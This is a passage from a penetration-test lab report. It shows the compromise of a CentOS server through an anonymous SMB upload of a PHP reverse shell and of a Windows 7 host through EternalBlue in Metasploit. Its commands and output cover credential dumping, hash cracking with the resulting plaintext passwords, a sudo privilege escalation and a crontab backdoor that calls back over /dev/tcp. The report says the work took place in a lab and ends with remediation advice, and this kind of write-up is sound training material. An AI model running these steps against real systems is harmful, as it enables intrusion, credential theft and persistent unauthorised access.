  monthly.txt                         N       57  Thu Dec  6 20:31:58 2018

                18555904 blocks of size 1024. 14141636 blocks available
smb: \> put reverse-shell.php
putting file reverse-shell.php as \reverse-shell.php (1126.9 kb/s) (average 1127.0 kb/s)
smb: \> ls
  .                                   D        0  Mon Jul 28 23:44:11 2025
  ..                                  D        0  Thu Dec  6 18:29:45 2018
  annual.txt                          N       51  Thu Dec  6 20:33:58 2018
  quaterly.txt                        N       58  Thu Dec  6 20:34:50 2018
  monthly.txt                         N       57  Thu Dec  6 20:31:58 2018
  reverse-shell.php                   A     3462  Mon Jul 28 23:44:11 2025

                18555904 blocks of size 1024. 14141612 blocks available
smb: \>
```

The uploaded `reverse-shell.php` file was also visible in the `/reports/` directory when accessed through a web browser, confirming successful upload and exposure via the web server.



iii. Started a Netcat listener on the attacker's machine:

```
l@kshay: ~
File  Actions  Edit  View  Help

┌──(l㉿kshay)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

iii. Access the uploaded payload via the web server:

```
l@kshay: ~
File  Actions  Edit  View  Help
┌──(l㉿kshay)-[~]
└─$ curl http://192.168.2.20/reports/reverse-shell.php
```

iv. Shell spawned successfully:

```
l@kshay: ~
File  Actions  Edit  View  Help

┌──(l㉿kshay)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.128] from (UNKNOWN) [192.168.2.20] 36988
Linux localhost.localdomain 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016
 x86_64 x86_64 x86_64 GNU/Linux
 20:47:14 up  3:36,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache),10(wheel)
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
sh-4.2$
```

Impact

Gaining a reverse shell as the user apache provided remote code execution on the target system with web server-level privileges. While limited, this access allows an attacker to read sensitive files, perform local enumeration, and potentially escalate privileges — posing a significant security risk in real-world environments.

2.3 Remote Code Execution in Microsoft SMBv1 – 192.168.2.120

Vulnerability Overview

During the enumeration and vulnerability analysis phase, it was identified that the host at `192.168.2.120` had **SMBv1 enabled** and was running a version of Windows vulnerable to **CVE-2017-0144**, commonly known as **EternalBlue**.

This critical vulnerability affects the Microsoft Server Message Block (SMB) protocol version 1 and allows **unauthenticated remote code execution (RCE)** by sending specially crafted SMB packets. EternalBlue was notably exploited in large-scale attacks such as **WannaCry** and **NotPetya**, and continues to pose a serious risk on unpatched systems.

Vulnerability Description

CVE-2017-0144 is caused by a memory corruption flaw in how Windows handles SMBv1 packets. An attacker can exploit this by sending malformed requests to the target, leading to arbitrary code execution with **SYSTEM-level privileges**, the highest level of access on a Windows machine.

Exploitation Method

The vulnerability was exploited using the exploit/windows/smb/ms17_010_eternalblue MSF module**.**

i. Loaded the module in Metasploit:

```
use exploit/windows/smb/ms17_010_eternalblue
```

ii. Configured target and payload:

```
set RHOSTS 192.168.2.120

set PAYLOAD php/meterpreter/reverse_tcp

set LHOST 192.168.2.128

set LPORT 4444
```

iii. Launched the exploit:

```
exploit
```

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.2.120
RHOSTS => 192.168.2.120
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.2.128:4444
[*] 192.168.2.120:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.120:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat o
egular expression
[*] 192.168.2.120:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.120:445 - The target is vulnerable.
[*] 192.168.2.120:445 - Connecting to target for exploitation.
[+] 192.168.2.120:445 - Connection established for exploitation.
[+] 192.168.2.120:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.120:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.2.120:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.2.120:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.2.120:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.2.120:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.120:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.120:445 - Sending all but last fragment of exploit packet
[*] 192.168.2.120:445 - Starting non-paged pool grooming
[+] 192.168.2.120:445 - Sending SMBv2 buffers
[+] 192.168.2.120:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.120:445 - Sending final SMBv2 buffers.
[*] 192.168.2.120:445 - Sending last fragment of exploit packet!
[*] 192.168.2.120:445 - Receiving response from exploit packet
[+] 192.168.2.120:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.120:445 - Sending egg to corrupted connection.
[*] 192.168.2.120:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.2.120
[+] 192.168.2.120:445 - =-=-=-=
```

3. Post-Exploitation

Post-exploitation involves actions taken after successfully compromising a system. The objective is to gather sensitive data, escalate privileges if needed, and maintain long-term access. This section covers both Windows and Linux post-exploitation techniques performed on the compromised targets.

3.1 Windows Desktop – 192.168.2.120

We successfully gained `NT AUTHORITY\SYSTEM` shell access on the Windows target at 192.168.2.120 using the EternalBlue (MS17-010) exploit. With full system privileges obtained, we now proceed to perform post-exploitation activities.

3.1.1 Credential Dumping

To begin post-exploitation on the compromised Windows system, we extracted password hashes using the `hashdump` command from the Meterpreter session. This technique leverages SYSTEM-level privileges to directly access and dump the contents of the Security Account Manager (SAM) database, which stores user credential hashes.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Ann Bondman:1004:aad3b435b51404eeaad3b435b51404ee:80cc43865ff31e659c1742f57f88275b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

The extracted password hashes were saved to a file named `hash.txt` for further offline analysis and potential cracking. This step allows us to perform credential attacks at a later stage without maintaining an active session on the compromised host.

```
┌──(l㉿kshay)-[~]
└─$ cat hash.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Ann Bondman:1004:aad3b435b51404eeaad3b435b51404ee:80cc43865ff31e659c1742f57f88275b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

To attempt offline password cracking, we used **John the Ripper** with the NT hash format. The hashes extracted earlier were loaded from `hash.txt`, and a widely-used `rockyou.txt` wordlist was used for the attack:

```
john -format:NT -wordlist:rockyou.txt hash.txt
```

```
┌──(l㉿kshay)-[~]
└─$ john -format:NT -wordlist:rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
sunshine1        (Ann Bondman)
                 (Administrator)
2g 0:00:00:00 DONE (2025-07-30 07:27) 200.0g/s 480000p/s 480000c/s 556800C/s terminator..2222222
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

The password cracking process completed successfully, and we were able to recover the plaintext password for the compromised user account. This confirms that the extracted NTLM hashes were valid and the credentials were weak enough to be cracked using a dictionary attack.

3.2 Linux Server – 192.168.2.20

Following the successful exploitation of the file upload vulnerability via the exposed SMB share, a reverse shell was obtained on the Linux server at 192.168.2.20. The connection was received on the attacker's Netcat listener at port 4444, indicating that the uploaded PHP payload executed successfully and initiated an outbound shell session.

3.2.1 Initial Shell and Enumeration

The reverse shell landed with the privileges of the `apache` user, under which the web server was running. This user had limited privileges but belonged to the `wheel` group, suggesting possible elevated access. Enumeration was performed to identify the operating system, kernel version, user ID, and sudo capabilities:

```
l@kshay: ~
File  Actions  Edit  View  Help
┌──(l㉿kshay)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.128] from (UNKNOWN) [192.168.2.20] 45776
Linux localhost.localdomain 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
 02:18:39 up 18 min,  0 users,  load average: 0.15, 0.10, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache),10(wheel)
sh: no job control in this shell
sh-4.2$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.2$ uname -a
uname -a
Linux localhost.localdomain 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
```

```
bash-4.2$ sudo -l
sudo -l
Matching Defaults entries for apache on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME
    HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG
    LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION
    LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS
    _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User apache may run the following commands on this host:
    (ALL) ALL
    (ALL) NOPASSWD: ALL
bash-4.2$ cat /etc/*release
cat /etc/*release
CentOS Linux release 7.3.1611 (Core)
NAME="CentOS Linux"
VERSION="7 (Core)"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="7"
PRETTY_NAME="CentOS Linux 7 (Core)"
ANSI_COLOR="0;31"
CPE_NAME="cpe:/o:centos:centos:7"
HOME_URL="https://www.centos.org/"
BUG_REPORT_URL="https://bugs.centos.org/"
```

The target machine was confirmed to be running **CentOS Linux 7.3.1611 (Core)** — a Red Hat-based distribution commonly deployed in enterprise environments.

3.2.2 Privilege Escalation

Privilege escalation was achieved by leveraging a critical misconfiguration: the `apache` user was allowed to execute **all commands as root without a password** via `sudo`.

This was confirmed using the `sudo -l` command:

This configuration is highly insecure and represents a complete compromise of the system. The following command was issued to escalate privileges to root:

```
sudo su
```

```
bash-4.2$ sudo su
sudo su
ABRT has detected 1 problem(s). For more info run: abrt-cli list --since 1632741379
[root@localhost /]# whoami
whoami
root
[root@localhost /]#
```

This method requires **no exploit** beyond authenticated access and highlights the danger of unrestricted sudo privileges for service users.

3.2.3 Credential Dumping

With root-level access obtained, the next logical step was to extract local password hashes for offline analysis. This simulates a common post-exploitation objective — credential harvesting — which can lead to broader compromise if users reuse passwords across systems or services.

`cat /etc/shadow` command was used to dump the contents of the `/etc/shadow` file directly within the already established root shell.

```
[root@localhost /]# cat /etc/shadow
cat /etc/shadow
root:$1$BAXbQUHx$m1PqKxhxWMZw/3vZ6UFTZ.:18897:0:99999:7:::
bin:*:17110:0:99999:7:::
daemon:*:17110:0:99999:7:::
adm:*:17110:0:99999:7:::
lp:*:17110:0:99999:7:::
sync:*:17110:0:99999:7:::
shutdown:*:17110:0:99999:7:::
halt:*:17110:0:99999:7:::
mail:*:17110:0:99999:7:::
operator:*:17110:0:99999:7:::
games:*:17110:0:99999:7:::
ftp:*:17110:0:99999:7:::
nobody:*:17110:0:99999:7:::
systemd-bus-proxy:!!:17869::::::
systemd-network:!!:17869::::::
dbus:!!:17869::::::
```

The resulting output was immediately **copied from the terminal to the attacker's machine** for offline analysis. This method reflects a stealthier approach often used in real-world scenarios, where writing new files on the target system can raise alarms or leave evidence of intrusion.

The following screenshot displays the successfully cracked passwords derived from the hash previously extracted from the `/etc/shadow` file.

```
l@kshay: ~
File  Actions  Edit  View  Help

┌──(l㉿kshay)-[~]
└─$ john -format:crypt -wordlist:rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 2 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sunshine1        (abondman)
trustno1         (bbondman)
qwe098           (root)
3g 0:00:00:38 DONE (2025-07-30 06:11) 0.07722g/s 12202p/s 12246c/s 12246C/s r3becca..quindarius
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(l㉿kshay)-[~]
└─$
```

Note: Since this assessment was conducted in a **controlled virtual environment**, the cracked password has been listed directly for demonstration purposes.

In a **real-world penetration test**, it is strongly discouraged to include plaintext passwords directly in the report, even if recovered. Instead, cracked credentials should be **redacted or summarized** to protect user privacy and maintain responsible disclosure standards.

3.2.4 Establishing Persistence

To simulate long-term access to the compromised Linux host, a **persistence mechanism** was implemented using a scheduled cron job. This is a common post-exploitation technique in real-world attack scenarios, allowing attackers to regain access even if the original shell is terminated or the system is rebooted.

Since root privileges had already been obtained via misconfigured `sudo` access, creating a persistent backdoor required no further privilege escalation.

A reverse shell command was appended to the system-wide crontab file using:

```
echo "* * * * * root /bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.2.128/5555 0>&1'" >> /etc/crontab
```

```
[root@localhost /]# echo "* * * * * root /bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.2.128/5555 0>&1'" >> /etc/crontab
< '/bin/bash -i >& /dev/tcp/192.168.2.128/5555 0>&1'" >> /etc/crontab
[root@localhost /]#
```

This configuration ensures that the target system attempts to initiate a reverse shell back to the attacker's machine **every minute**, using port 5555. On the attacker's side, a Netcat listener can be set up to catch the connection: `nc -lvnp 5555`.

```
┌──(l㉿kshay)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.2.128] from (UNKNOWN) [192.168.2.20] 37848
bash: no job control in this shell
[root@localhost ~]#
```

Note: This persistence mechanism was deployed strictly for educational purposes in a **virtual practice environment**. In a real production environment, such actions would be **highly intrusive and unethical** unless explicitly authorized.

Persistent backdoors are often flagged by intrusion detection systems (IDS) and can pose significant operational risk if not properly removed after testing. Therefore, in real engagements, **all persistence mechanisms must be fully documented and removed during the cleanup phase** to prevent unintended consequences.

3.3 Cleanup

In this assessment, **no cleanup actions were performed intentionally**, as the entire engagement took place in a **controlled virtual lab environment** designed for learning and demonstration purposes.

Artifacts such as:

- Reverse shell payloads
- Crontab-based persistence mechanisms
- Dumped password hashes
- Uploaded web shells or scripts

were left intact to allow for continued review and offline analysis.

Note: In a production environment, leaving such components behind would be highly irresponsible and potentially dangerous. Residual artifacts from a penetration test could be discovered and exploited by real adversaries if not properly removed.

4. Recommendations

To mitigate the vulnerabilities discovered and enhance the overall security posture of the target systems, the following security recommendations are provided:

4.1 Web Application (192.168.2.20)

4.1.1 Mitigate SQL Injection

- Use parameterized queries or stored procedures instead of dynamic SQL.
- Sanitize and validate all user inputs on both client and server sides.
- Employ Web Application Firewalls (WAF) to block malicious SQL injection attempts.
- Implement error handling that does not disclose database or server information.

4.2.2 Credential Storage

- Passwords must never be stored in plaintext. Use strong cryptographic hash functions like bcrypt or Argon2 with unique salts.
- Enforce strong password policies (length, complexity, expiration).

4.2 SMB Configuration (192.168.2.20)

4.2.1 Restrict Anonymous Access

- Configure Samba to disallow guest access and enforce authentication.
- Apply `guest ok = no` and `valid users` configuration in `smb.conf`

4.2.2 Limit Share Exposure

- Remove unnecessary SMB shares or restrict them to specific users/groups.
- Disable directory listing via HTTP unless explicitly required.

4.2.3 File Upload Controls

- Validate file types on upload and prevent execution of uploaded scripts (e.g., `.`php) via web server configuration.

- Use a separate directory for uploaded files, isolated from executable directories.

4.3 Windows Host (192.168.2.120)

4.3.1 Patch SMBv1 Vulnerability (MS17-010 / EternalBlue)

- Immediately disable SMBv1 protocol (`Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol`).
- Apply all available security patches and keep the system up to date.

4.3.2 Credential Security

- Enforce strong password policies and implement multi-factor authentication.
- Regularly audit and rotate passwords, especially for administrative accounts.
- Use LSA protection to prevent unauthorized dumping of hashes.

4.4 Privilege Escalation & Persistence Risks

4.4.1 Linux Sudo Configuration

- Do not assign `NOPASSWD:ALL` privileges to service accounts like `apache`.
- Restrict sudo access to trusted administrators only.

4.4.2 Detect and Remove Persistence Mechanisms

- Review cron jobs and scheduled tasks regularly.
- Use Host-based Intrusion Detection Systems (HIDS) to detect new persistence entries.

4.4.3 Log Monitoring & Intrusion Detection

- Enable comprehensive logging (e.g., auth logs, access logs, sudo logs).
- Regularly review logs and employ automated alerting for suspicious activities.

5. Conclusion

This penetration test simulated real-world attack scenarios in a controlled environment and successfully demonstrated multiple security flaws across both Windows and Linux systems. Key takeaways include:

- **Critical vulnerabilities**, such as SQL injection and the EternalBlue exploit, were not only present but easily exploitable, leading to full system compromise.
- **Misconfigurations**, like unrestricted SMB shares and excessive sudo permissions, significantly broadened the attack surface.
- **Post-exploitation access** was maintained using standard tools and techniques, underscoring the importance of persistence detection and removal.

Alternative approaches that could have been taken:

- **Credential stuffing and brute-force attacks** on services like SSH or SMB.
- **Manual code auditing** of the web application for business logic vulnerabilities beyond automated SQL injection.
- **Social engineering simulations** (if in-scope) to assess user awareness and internal response capabilities.

This assessment highlights the importance of **defense-in-depth**, where layered security measures across network, application, and user levels work in tandem to reduce risk.

Continued investment in **security hardening, routine audits, and user education** is essential to defend against evolving threats.

6. References

CVE-2017-0144. National Vulnerability Database.
https://nvd.nist.gov/vuln/detail/CVE-2017-0144

OWASP Foundation. SQL Injection.
https://owasp.org/www-community/attacks/SQL_Injection

PentestMonkey. Reverse Shell Cheat Sheet.
https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Nmap Project. Nmap NSE Script Documentation.
https://nmap.org/nsedoc/

Microsoft. Detect, Enable and Disable SMBv1.
https://docs.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1

Rapid7. MS17-010 (EternalBlue) Vulnerability Exploit Module Documentation.
https://docs.rapid7.com/metasploit/ms17-010-eternalblue/

MITRE ATT&CK. Persistence Techniques.
https://attack.mitre.org/tactics/TA0003/

Red Team Notes. Empire C2 Framework Overview and Usage.
https://www.redteamnotes.com/empire-c2-overview/